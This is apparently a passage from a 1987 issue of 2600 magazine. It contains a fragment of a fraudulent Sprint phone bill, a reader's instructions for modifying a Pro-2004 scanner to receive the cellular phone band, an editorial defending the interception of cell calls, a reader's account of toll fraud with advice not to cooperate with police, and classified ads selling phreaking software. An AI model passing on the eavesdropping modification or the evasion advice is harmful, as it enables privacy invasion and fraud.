20	06/05/87	06:13PM	E	HEMLOCK	MI	517 642-8101	1.0	.23
21	06/05/87	06:16PM	E	HEMLOCK	MI	517 642-8101	12.0	2.41
22	06/05/87	09:18PM	E	DIAMONDBAR	CA	714 595-9436	1.0	.34
23	06/05/87	11:10PM	N	DAVIS	CA	916 752-3719	31.0	3.76
24	06/06/87	11:24AM	N	ALAMEDA	CA	415 521-0506	1.0	.12
25	06/06/87	11:25AM	N	ALAMEDA	CA	415 521-1611	1.0	.12

NOW THIS IS MORE LIKE IT! A page from the \$1200 Sprint bill we got this month! We chattered with them about this last month when we first discovered that the code they never bothered to tell us about had gotten into the wrong hands. "Don't worry," they said. "We'll take care of it." Do we look worried?



To restore 800 mhz coverage on the Pro-2004 scanner, carefully remove the cover and locate the controller board PC-3. Early versions will have a diode added to the underside of this module. On the newer models the diode has been relocated to the top of PC-3. Locate Diode D513 toward the back left of the module and clip one end. (You can remove it entirely, but it's easier to put back together for servicing under the warranty if you simply snip one end.) This will restore both the 30 khz slugs and the 800 mhz cellular telephone band.

Keep up the good work!

The federal government has recently sided with the cellular phone companies in allowing them to not place warnings on their phones advising to the possibility of their phone calls being listened to. Our position is simple: listening to a radio is not the same as tapping into a line. For one thing, it's a hell of a lot easier. But there is really no invasion of privacy in receiving something that has come into your own home. Eventually, we feel, the crazy law that makes it a crime to listen to certain frequencies will be repealed. Especially if plans and modifications like the above continue to proliferate. Send us yours today!

An Experience

Dear 2600:

About a year and a half ago I was apprehended for "unauthorized use of phone lines". Here's my experience in a nutshell. Myself and my friend, The Ice Lord, rang up most of about \$8000 worth of fraudulent calls to a small long distance service that couldn't afford to take the loss. Through carelessness, we were busted by the jerkwater sheriff's department in cooperation with some incompetent PT's and the FBI. They fumbled around with my system and gave away the fact that

they had just busted Ice Lord by the way they accessed disk directories before packaging up my computer, notes, and joysticks. I would advise that anyone who gets into a similar situation not talk, as I did, because in my case cooperation didn't make it any easier on me. It just strengthened the plaintiff's case anyway. The judge went pretty easy on us and the insurance company settled the lawsuit, so as soon as I get a new keyboard (the cops managed to waste most of my Comm-64's chips, life will get mostly back to normal. By the way, even though they had evidence, other crimes were overlooked. Just wanted to share my experience—hope it's of some value.

I love your mag but can I anticipate something more in the way of how-to articles and beginning to semi-technical projects? Also, I'm looking forward to hearing about a 2600 meet on the west coast. Any chance of it? Lastly, can you give me the full story on Bill Landroli's disappearance?

The Sorcerer

We hope when you say "life will get back to normal", you don't mean you'll continue to openly commit fraud on some poor phone company. There is very little of what you told us that sounds like true phreaking or hacking. Anybody can make free phone calls these days but only a few know how to thoroughly explore and discover new tricks.

We're looking for more how-to articles which our readers are encouraged to submit. As far as meeting on the west coast, that depends on how many people seem interested.

We don't know much about Bill Landroli (author of Out of the Inner Circle), but word has it that he's reappeared.

(continued on page 22)

2600 marketplace

A FULL PAGE AD in 2600 costs only \$200.

Half page, \$100. Contact 2600 Advertising, PO Box 762, Middle Island, NY 11953.

FOR SALE: SWTPC Model C1-82 intelligent video terminal. Completely programmable (150 separate functions), RS-232C & parallel printer ports, full ASCII keyboard w/cursor control pad, 9" P-31 CRT w/2x12 dot matrix—up to 92 column capability, 32 baud rates to 38,400—much more. Excellent condition with full documentation. Originally \$800, sell for \$125 or best offer. Bernia Spindel, 144 W. Eagle Rd., Suite 108, Havertown, PA 19083.

FOR SALE: COMMODORE B-81T ROBOTICS KIT by Fischoertrich. All hardware, interface software and manuals included. Minicondition, \$399. Send phone # to: Box 571, Forest Hills, NY 11375.

WANTED DESPERATELY: High-speed shredder, capable of handling hardcover documents. Contact: 2600 Magazine, ASAP, 516-751-2600. Ask for Rocco.

BEST HACKER AND PHREAKER written public domain software for the Apple II family. Two double sided diskettes full of communication and deception utilities. These programs were culled from the best BBS and clubs nationwide. Send \$10 cash, check, or MO to Mark B., 1486 Murphy Rd., Willington, OH 45177-9338.

WANTED: Technical data for pay phones, dot matrix printers, and/or modems. Looking for schematics and theory of operation. Call (205) 293-6333/6335, 7 to 4 CST. Ask for Airman Perrottelis. Cannot accept collect calls.

TAP BACK ISSUES—complete set (vol. 1-84) of high quality copies shipped via UPS or first class mail for \$100. Over 400 pages of TAP material including schematics and special reports. Checks/M.O. to "P.E.I.", Cash, M.O. shipped same day. SASE for sample. Page 5, P.O. Box 463, Mt. Laurel, NJ 08054.

DOCUMENTATION on electronic & digital PBX's and switching systems. Willing to trade/purchase. Also looking for Bell System Practices and other such paraphernalia. Write to Bill, c/o 2600, PO Box 7528, Middle Island, NY 11953.

32K MODEL 100, UI-Rom II, drive, TS-DOS, spreadsheet, modem cables, AC adapters, briefcase included, good condition, \$1200. New, make an offer. Tandy 2000 version of WordPerfect 4.0 \$150 or trade for 1200 or 2400 baud external modem, IBM PC & XT & AT version of WordPerfect 4.1 and MathPlan 2.1, \$250 or trade for 1200 or 2400 baud external modem. Call (803) 244-6429 or (803) 233-5753. Ask for Paul.

WANTED: Looking for a good used 5 or 10 megabyte hard drive for the Apple II series of computers. If you are selling one or know of anyone that is then send replies to: Brian F., 1003 W. Main, Apt. 3, Orlawa, IL 61360

TAIWANI All Taiwan computers and accessories available for direct shipment for cost plus shipping plus 3% (quantities of 50 or more). Giles, PO Box 12566, El Paso, TX 79913.

2600 MEETINGS, Fridays from 5-8 pm at the Citicorp Center in the Market—153 East 53rd Street, New York City. Come by, drop off articles, ask questions. Questions? Call 516-751-2600.

GOT SOMETHING TO SELL? Looking for something to buy? Or trade? This is the place! The 2600 Marketplace is free to subscribers! Just send us whatever you want to say (without making it too long) and we'll print it! Only people please, no business! Address: 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label!

Deadline for September issue: 9/5/87.

